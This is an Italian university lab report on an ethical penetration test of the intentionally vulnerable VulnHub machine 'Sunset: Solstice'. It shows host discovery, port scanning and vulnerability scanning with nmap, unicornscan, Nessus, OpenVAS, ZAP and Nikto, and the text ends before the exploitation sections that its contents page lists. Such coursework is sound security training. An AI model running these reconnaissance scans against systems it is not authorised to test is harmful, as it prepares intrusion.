

Rapporto di scansione dettagliato

SUNSET: SOLSTICE

Marika Spagna Zito | Corso di PTEH | A.A. 2023/2024



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

1. INTRODUZIONE.....	2
2. STRUMENTI UTILIZZATI.....	3
3. INFORMATION GATHERING.....	4
4. TARGET DISCOVERY	4
4.1 IDENTIFICAZIONE INDIRIZZO IP MACCHINA TARGET	4
4.2 DISPONIBILITÀ MACCHINA TARGET	5
4.3 OPERATING SYSTEM FINGERPRINTING.....	6
5. ENUMERATING TARGET E PORT SCANNING.....	7
5.1 TCP PORT SCANNING.....	7
5.2 UDP PORT SCANNING.....	8
5. VULNERABILITY MAPPING	9
5.1 ANALISI MANUALE DELLE VULNERABILITÀ.....	9
5.2 ANALISI AUTOMATICA DELLE VULNERABILITÀ	11
5.3 ANALISI DELLE VULNERABILITÀ WEB.....	14
5.4 ANALISI MANUALE DELL'APPLICAZIONE WEB (PORTA 8593)	18
6. TARGET EXPLOITATION	20
7. POSTEXPLOITATION	26
7.1 PRIVILEGE ESCALATION	26
7.2 MAINTAINING ACCESS	32
REFERENCES	35

1. Introduzione

Questo progetto ha come scopo quello di eseguire un Penetration Testing etico, cioè un test di sicurezza informatica volto a individuare e correggere le vulnerabilità di un sistema prima che possano essere sfruttate. Per mettere in pratica questo test in modo sicuro, è stata scelta una macchina virtuale vulnerabile by design dal sito VulnHub. VulnHub offre macchine appositamente create con debolezze conosciute, permettendo di fare pratica senza rischi per i sistemi reali.

L'asset scelto è identificato con il nome **Sunset: Solstice** ed è reperibile al seguente link: <https://www.vulnhub.com/entry/sunset-solstice,499/>

Per questa attività è stato utilizzato il **Framework Generale per il Penetration Testing (FGPT)**, il quale definisce una serie di fasi che descrivono e compongono le procedure tipicamente applicate da un pentester etico. Le fasi sono le seguenti:

- **Target Scoping:** Definizione degli obiettivi e del perimetro del test.
- **Information Gathering:** Raccolta preliminare di informazioni sul target.
- **Target Discovery:** Identificazione dei sistemi e dei servizi attivi.
- **Enumeration Target & Port Scanning:** Scansione delle porte ed enumerazione dei servizi.
- **Vulnerability Mapping:** Mappatura delle vulnerabilità rilevate.
- **Target Exploitation:** Sfruttamento delle vulnerabilità individuate.
- **Post Exploitation:** Analisi delle conseguenze dell'attacco e raccolta di ulteriori informazioni.
- **Documentation and Reporting:** Compilazione di un report dettagliato dei risultati del test.

Poiché si tratta di un'attività progettuale didattica, si è omessa la fase di Target Scoping in quanto richiede la presenza del cliente che commissiona l'attività di Penetration Testing.

Infine, l'ultima fase, ovvero la stesura del report completo e dettagliato dei risultati del Penetration Testing, è stata inserita nell'apposito documento intitolato "Penetration Testing Report".

2. Strumenti Utilizzati

Come ambiente di virtualizzazione si è scelto di utilizzare il software **Oracle VM Virtual Box** per creare e gestire due macchine virtuali coinvolte nell'emulazione: una "macchina attaccante" e una "macchina vittima".

Macchina Attaccante :

L'attività di penetration testing è stata svolta simulando l'azione di un attaccante tramite il sistema operativo **Kali Linux** (64 bit) nella versione 2024.1. Si tratta di una distribuzione GNU/Linux basata su Debian, che offre un arsenale di tool adatti a svolgere attività di penetration testing.

Macchina Target :

La macchina presa in analisi è "**Sunset: Solstice**" reperibile sulla piattaforma Vulnhub [1] e rilasciata dall'utente whitecrowz il 26 Giugno 2020.

Le due macchine virtuali sono state messe in comunicazione realizzando una rete locale virtuale con NAT su Virtual Box denominata 'PenTest' che utilizza lo spazio di indirizzamento 10.0.2.0/24.

3. Information Gathering

Per la fase di Information Gathering, le uniche informazioni ricavate sono quelle messe a disposizione dall'autore della macchina virtuale sulla pagina di VulnHub. Viene indicato che il sistema operativo utilizzato da Sunset: Solstice è Linux, ed inoltre l'indirizzo IP della macchina non è noto in anticipo, poiché viene assegnato dinamicamente tramite il servizio DHCP.




Figura 1: Informazioni Networking della macchina

4. Target Discovery

Durante la fase di Target Discovery, l'obiettivo è individuare la macchina target all'interno della rete e raccogliere informazioni preliminari utili per le fasi successive, quali la disponibilità della macchina e il sistema operativo.

4.1 Identificazione indirizzo IP macchina target

Per iniziare, è necessario ottenere l'indirizzo IP della macchina target, poiché, come già menzionato, non è noto a priori. Ciò può essere realizzato attraverso l'uso di strumenti come netdiscover e nmap poiché sappiamo che la macchina target è situata nella stessa rete NAT della macchina attaccante. Eseguiamo entrambi così da poterne confrontare i risultati.

Controlliamo quindi prima l'output del comando nmap:

```
nmap -sP 10.0.2.0/24
```

```
(root@kali)~#  
# nmap -sP 10.0.2.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 11:34 EDT  
Nmap scan report for 10.0.2.1 (10.0.2.1)  
Host is up (0.00042s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.2 (10.0.2.2)  
Host is up (0.00032s latency).  
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)  
Nmap scan report for 10.0.2.3 (10.0.2.3)  
Host is up (0.00038s latency).  
MAC Address: 08:00:27:59:7D:6D (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.4 (10.0.2.4)  
Host is up (0.00062s latency).  
MAC Address: 08:00:27:FE:6A:FE (Oracle VirtualBox virtual NIC)  
Nmap scan report for 10.0.2.15 (10.0.2.15)  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds
```

Figura 2: Output comando nmap

Come vediamo nella figura 3 vengono mostrati gli host attivi nell'intervallo di rete specificato. I primi tre indirizzi IP vengono utilizzati da Virtual Box per la gestione della

virtualizzazione della rete NAT. Vengono indicati altri due indirizzi IP: 10.0.2.4 e 10.0.2.15. Si può provare a vedere se una di queste due è la macchina kali. Eseguiamo quindi il comando `ifconfig` che ci permette di ricavare l'indirizzo IP.

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::bdd1:e869:55ea:8955 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
    RX packets 1104 bytes 79115 (77.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2392 bytes 150357 (146.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 3: Output comando ifconfig

Con tale comando, possiamo confermare che l'indirizzo IP assegnato alla macchina Kali è 10.0.2.15. E dunque 10.0.2.4 è l'indirizzo IP della macchina target.

Ora controlliamo se il risultato coincide con l'output di netdiscover:

netdiscover -r 10.0.2.0/24

Currently scanning: Finished!		Screen View: Unique Hosts		
4 Captured ARP Req/Rep packets, from 4 hosts.		Total size: 240		
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:59:7d:6d	1	60	PCS Systemtechnik GmbH
10.0.2.4	08:00:27:fe:6a:fe	1	60	PCS Systemtechnik GmbH

Figura 4: Output comando netdiscover

Anche qui si può notare che i primi indirizzi IP sono quelli utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Il quarto indirizzo IP coincide con quello individuato con il comando `nmap`; quindi, possiamo assumere che l'indirizzo IP della macchina target Sunset: Solstice è 10.0.2.4.

4.2 Disponibilità macchina target

Utilizziamo il comando `ping` per verificare se la macchina è disponibile. Inviamo, dunque, 5 pacchetti ICMP all'indirizzo IP individuato precedentemente tramite il comando:

ping -c 5 10.0.2.4

```

(root@kali)-[~]
# ping -c 5 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=1.71 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=1.48 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.36 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=2.36 ms

— 10.0.2.4 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 1.275/1.638/2.364/0.390 ms

```

Figura 5: Output comando ping

La precedente figura mostra l'esecuzione del comando e possiamo notare come la macchina target sia effettivamente raggiungibile.

4.3 Operating System Fingerprinting

Ricevuta conferma dell'indirizzo IP del target e della sua disponibilità, possiamo ottenere informazioni sul suo sistema operativo così da poter effettuare, nelle fasi successive, delle scansioni ad hoc. Andiamo dunque ad effettuare un **OS Fingerprinting attivo** tramite il comando:

Nmap -O 10.0.2.4

```

(root@kali)-[~]
# nmap -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 12:53 EDT
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.0026s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2121/tcp  open  ccproxy-ftp
3128/tcp  open  squid-http
MAC Address: 08:00:27:FE:6A:FE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds

```

Figura 6: Output comando nmap

Dall'output di questo comando, mostrato nella figura precedente, scopriamo che la macchina target Sunset: Solstice monta un sistema operativo Linux-based la cui versione è compresa tra 4.15 e 5.8.

5. Enumerating Target e Port Scanning

Dopo aver identificato l'indirizzo IP della macchina target e verificato che sia raggiungibile, si procede con l'individuare quali sono le porte TCP e UDP aperte e quali servizi, con le relative versioni, sono offerti. Poiché la macchina è circoscritta all'ambiente di virtualizzazione, non è stato possibile effettuare un'enumerazione passiva e ottenere informazioni da terze parti correlate a Sunset: Solstice.

5.1 TCP Port Scanning

Per effettuare una scansione delle porte TCP di tipo attivo si utilizza il tool `nmap`, il quale offre una varietà di opzioni che permettono di personalizzare e ottimizzare le impostazioni della scansione in base alle proprie esigenze. Più precisamente, eseguiamo il comando con le seguenti opzioni:

```
nmap -sV -T5 -p- 10.0.2.4 -oX script_TCP_PortScanning.xml
```

- **-sV**: permette di ottenere quante più informazioni possibili sui servizi erogati dalle porte;
- **-T5**: permette di ottenere la massima velocità di scansione;
- **-p-**: permette di scansionare tutte le 65535 porte;
- **-oX**: l'output prodotto è un file XML.

Il file XML prodotto dal precedente comando può essere aperto digitando `gedit`, ma per avere una migliore leggibilità lo si può convertire in formato HTML:

```
xsltproc script_TCP_PortScanning.xml -o script_TCP_PortScanning.html
```

Dopodiché specificando il comando:

```
xdg-open script_TCP_PortScanning.html
```

apriamo il file html nel browser predefinito di Kali. Di seguito è riportata la pagina HTML in cui è presente una tabella con le porte aperte individuate da `nmap` con i relativi servizi e ulteriori informazioni come versione, reason, product ecc... Le porte non riportate in tabella risultano essere chiuse.

10.0.2.4 / 10.0.2.4

Address

- 10.0.2.4 (ipv4)
- 08:00:27:FE:6A:FE - Oracle VirtualBox virtual NIC (mac)

Hostnames

- 10.0.2.4 (PTR)

Ports

The 65524 ports scanned but not shown below are in state: **closed**

- 65524 ports replied with: **reset**

Port	State (toggle closed [0] filtered [0])		Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	pyftplib	1.5.6	
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
25	tcp	open	smtp	syn-ack	Exim smtpd	4.92	
80	tcp	open	http	syn-ack	Apache httpd	2.4.38	(Debian)
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
2121	tcp	open	ftp	syn-ack	pyftplib	1.5.6	
3128	tcp	open	http-proxy	syn-ack	Squid http proxy	4.6	
8593	tcp	open	http	syn-ack	PHP cli server	5.5 or later	PHP 7.3.14-1
54787	tcp	open	http	syn-ack	PHP cli server	5.5 or later	PHP 7.3.14-1
62524	tcp	open	ftp	syn-ack	FreeFloat ftpd	1.00	

Figura 7: Output scansione porte TCP

5.2 UDP Port Scanning

Per la scansione delle porte UDP utilizziamo il tool `unicornscan` in quanto permette di ottenere scansioni più veloci rispetto a Nmap per le connessioni UDP in quanto bloccate dal kernel (nmap). Eseguiamo dunque il comando:

```
unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
```

- **-mU**: indica che la modalità di scansione è “UDP scanning”;
- **-Iv**: abilita la stampa dei risultati;
- **-r**: indica il rate di pacchetti inviati al secondo.

```
(root@kali)-[~]
# unicornscan -mU -Iv 10.0.2.4:1-65535 -r 5000
adding 10.0.2.4/32 mode 'UDPscan' ports '1-65535' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4913.4 pps with 65544 packets sent total
listener statistics 2 packets recieved 0 packets dropped and 0 interface drops
```

Figura 8: Output scansione port UDP

Dall'output del precedente comando possiamo notare come non ci siano porte UDP aperte oppure sono filtrate.

5. Vulnerability Mapping

In questa fase si procede a individuare le problematiche dell’asset che potrebbero compromettere la triade CIA (confidenzialità, integrità e disponibilità) e che potrebbero essere sfruttate da un attaccante. Per prima cosa si procede con una ricerca manuale delle potenziali vulnerabilità che affliggono l’asset, dopodiché si utilizzano alcuni fra i più comuni strumenti automatici di vulnerability assessment.

5.1 Analisi manuale delle vulnerabilità

Nella ricerca manuale sono state rilevate molte vulnerabilità, quelle più rilevanti fanno riferimento ad Apache 2.4.38 e PHP 7.3.14. In particolare, sul sito CVEDetails.com [2] viene specificato che sulla versione 2.4.38 di Apache sono state individuate 50 vulnerabilità.

Apache » Http Server » 2.4.38 : Security Vulnerabilities, CVEs

cpe:2.3:a:apache:http_server:2.4.38:*:*:*:*:*

Published in: 2024 January February March April May June July

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

50 vulnerabilities found

2

Copy

CVE-2020-11984 Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 1.08% 2020-08-07 2021-06-06
CVE-2021-26691 In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 70.60% 2021-06-10 2022-03-25
CVE-2021-39275 ap_escape_quotes() may write beyond the end of a buffer when given malicious input. No included modules pass untrusted data to these functions, but third-party / external modules may. This issue affects Apache HTTP Server 2.4.48 and earlier. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 0.65% 2021-09-16 2022-10-05
CVE-2021-44790 A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r::parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier. Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 8.81% 2021-12-20 2023-04-03
CVE-2022-22720 Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling Source: Apache Software Foundation	Max CVSS EPSS Score Published Updated	9.8 0.75% 2022-03-14 2022-11-02

Figura 9: Risultato Apache 2.4.38 su CVEDetails.com [3]

Anche per la versione PHP 7.3.14 ce ne sono molteplici, come specificato sui siti CybersecurityHelp [4] e Tenable [5]:

Vulnerabilities in PHP 7.3.14

Multiple vulnerabilities in PHP

05 Jun, 2024

Critical

✓ Patched

Multiple vulnerabilities in PHP

14 Feb, 2023

Medium

✓ Patched

Privilege escalation in PHP

26 Oct, 2021

Low

✓ Patched

Multiple vulnerabilities in PHP

06 Jul, 2021

High

✓ Patched

Security restrictions bypass in PHP

07 Jan, 2021

Medium

✓ Patched

Use-after-free in PHP

07 Aug, 2020

Medium

✓ Patched

Information disclosure in PHP

16 Apr, 2020

Medium

✓ Patched

Multiple vulnerabilities in PHP

25 Feb, 2020

High

✓ Patched

Local buffer overflow in PHP

30 Mar, 2023

Low

✓ Patched

Improper input validation in PHP

23 Nov, 2021

Medium

✓ Patched

Path traversal in PHP

29 Sep, 2021

Medium

✓ Patched

Denial of service in PHP

07 Feb, 2021

Medium

✓ Patched

Multiple vulnerabilities in PHP

02 Oct, 2020

Medium

✓ Patched

Denial of service in PHP

28 May, 2020

Medium

✓ Patched

Multiple vulnerabilities in PHP

20 Mar, 2020

High

✓ Patched

Figura 10: Risultato PHP 7.3.14 su CybersecurityHelp [6]

PHP 7.3.x < 7.3.14 Multiple Vulnerabilities

CRITICAL Web App Scanning Plugin ID 98933

Synopsis

PHP 7.3.x < 7.3.14 Multiple Vulnerabilities

Description

According to its banner, the version of PHP running on the remote web server is prior to 7.2.27, 7.3.x prior to 7.3.14, or 7.4.x prior to 7.4.2. It is, therefore, affected by multiple vulnerabilities:

- A buffer overflow exists in mbfl_filt_conv_big5_wchar due to an input validation error. (CVE-2020-7060)
- An out-of-bounds READ error exists in php_strip_tags_ex due to an input validation error. (CVE-2020-7059)

Note that the scanner has not tested for these issues but has instead relied only on the application's self-reported version number.

Plugin Details

Severity: Critical

ID: 98933

Type: remote

Family: Component Vulnerability

Published: 1/27/2020

Updated: 3/14/2023

Scan Template: api, basic, full, pci, scan

Risk Information

Figura 11: Risultato Php 7.3.14 su Tenable [7]

5.2 Analisi automatica delle vulnerabilità

I due principali strumenti che vengono utilizzati per l'analisi automatizzata delle vulnerabilità sono:

- **Nessus**
- **OpenVas**

Per ottenere il maggior numero di informazioni possibile, sono stati utilizzati entrambi.

5.2.1 Nessus

Nessus è uno strumento estremamente potente per l'analisi automatica delle vulnerabilità. Per il progetto è stata utilizzata la versione *Essentials* in quanto liberamente scaricabile. Vengono fornite varie tipologie di scansioni, in questo caso è stata utilizzata la scansione “*Basic Network Scan*”. Di seguito sono riportati i risultati del report di tale scansione:

10.0.2.4



Vulnerabilities Total: 78

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.1	6.0	134162	PHP 7.2.x < 7.2.28 / PHP 7.3.x < 7.3.15 / 7.4.x < 7.4.3 Multiple Vulnerabilities
CRITICAL	10.0	-	58987	PHP Unsupported Version Detection
HIGH	8.8	6.7	134944	PHP 7.3.x < 7.3.16 Multiple Vulnerabilities
HIGH	7.5	-	140532	PHP 7.2.x / 7.3.x < 7.3.22 Memory Leak Vulnerability
HIGH	7.5	4.4	135918	PHP 7.3.x < 7.3.17 Out of Bounds Read Vulnerability
HIGH	7.5	3.6	146311	PHP 7.3.x < 7.3.27 / 7.4.x < 7.4.15 / 8.x < 8.0.2 DoS
HIGH	7.5	-	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.0	7.4	154663	PHP 7.3.x < 7.3.32

MEDIUM	6.5	2.5	141355	PHP 7.2 < 7.2.34 / 7.3.x < 7.3.23 / 7.4.x < 7.4.11 Multiple Vulnerabilities
MEDIUM	5.9	6.7	187315	SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)
MEDIUM	5.6	-	143449	PHP 7.3.x < 7.3.25 / 7.4.x < 7.4.13 Multiple Vulnerabilities
MEDIUM	5.3	-	39467	CGI Generic Path Traversal
MEDIUM	5.3	2.2	136741	PHP 7.2.x < 7.2.31 / 7.3.x < 7.3.18, 7.4.x < 7.4.6 Denial of Service (DoS)
MEDIUM	5.3	2.2	144947	PHP 7.3.x < 7.3.26 / 7.4.x < 7.4.14 / 8.x < 8.0.1 Input Validation Error
MEDIUM	5.3	2.2	155590	PHP 7.3.x < 7.3.33
MEDIUM	5.3	-	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	-	57608	SMB Signing not required
MEDIUM	5.0*	-	46195	CGI Generic Path Traversal (extended test)
MEDIUM	5.0*	-	57640	Web Application Information Disclosure
LOW	3.6	3.3	139569	PHP 7.3.x < 7.3.21 Use-After-Free Vulnerability
LOW	2.1*	4.2	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	39520	Backported Security Patch Detection (SSH)

Figura 12: Risultato scansione Nessus

Sono state individuate complessivamente 78 vulnerabilità: 2 critiche, 6 di alto livello, 11 medie, 2 basse e 57 informative. Per ciascuna vulnerabilità vengono forniti il livello di gravità, il punteggio secondo il CVSS 3.0 e il nome della vulnerabilità.

5.2.2 OpenVas

Anche OpenVas è un framework di vulnerability mapping che permette di scansionare una o più macchine al fine di rilevare informazioni dettagliate. In questo progetto, è stata configurata ed eseguita una "Scansione Predefinita di OpenVAS" sulla macchina target.




Figura 13: Risultato scansione OpenVas

Sono state rilevate 8 vulnerabilità, di cui 2 di livello alto, 3 di livello medio e 3 di livello basso. Per ogni vulnerabilità è riportato il nome, il tipo di mitigazione (se disponibile) ed il livello di severity secondo il CVSS 2.0. Inoltre, è stato possibile rilevare vulnerabilità diverse rispetto a quelle identificate da Nessus (tranne per la vulnerabilità 'ICMP timestamp reply information disclosure'). Pertanto, è stato utile utilizzare entrambi gli strumenti per combinare i loro risultati e ottenere un'analisi più completa.

5.3 Analisi delle vulnerabilità Web

Siccome la macchina espone servizi web sulla porta 80, si possono utilizzare diversi tool per l'analisi automatica di vulnerabilità web-based.

5.3.1 Owasp Zap

Owasp ZAP (Zed Attack Proxy) è il principale web application vulnerability scanner che si occupa di effettuare scansioni delle vulnerabilità in contesti web-based. Effettuiamo una scansione automatica tramite il tool:




Figura 17: Settaggio Automated Scan

L'output della scansione è formato da 4 alerts di cui due di rischio medio e 2 di rischio basso.





Figura 18: Alert individuati

Generiamo il report:

**ZAP Scanning Report**

Site: http://10.0.2.4

Generated on Mon, 1 Jul 2024 05:00:21

ZAP Version: 2.15.0

ZAP is supported by the [Crash Override Open Source Fellowship](#)

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	2
Low	2
Informational	0

Alerts

Name	Risk Level	Number of Instances
Content Security Policy (CSP) Header Not Set	Medium	3
Missing Anti-clickjacking Header	Medium	1
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	3
X-Content-Type-Options Header Missing	Low	1

Figura 19: ZAP Scanning Report

5.3.2 Nikto2

Nikto è un altro vulnerability scanner che fornisce tutte le informazioni potenzialmente pericolose che si trovano sull'asset analizzato. È già preinstallato in Kali Linux quindi per utilizzarlo digitiamo il comando:

nikto -h <http://10.0.2.4>

```
(root@kali)-[~]
# nikto -h http://10.0.2.4
- Nikto v2.5.0

+ Target IP: 10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port: 80
+ Start Time: 2024-06-25 05:35:51 (GMT-4)

+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparke.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 128, size: 5a8e9a431c517, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, HEAD, GET, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2024-06-25 05:36:13 (GMT-4) (22 seconds)

+ 1 host(s) tested
```

Figura 20: Risultato comando Nikto

Dall'output possiamo varie problematiche di sicurezza, tra cui:

- L'intestazione anti-clickjacking X-Frame-Options non è presente.
- L'intestazione X-Content-Type-Options non è impostata e potrebbe portare a vulnerabilità del tipo "MIME type sniffing".
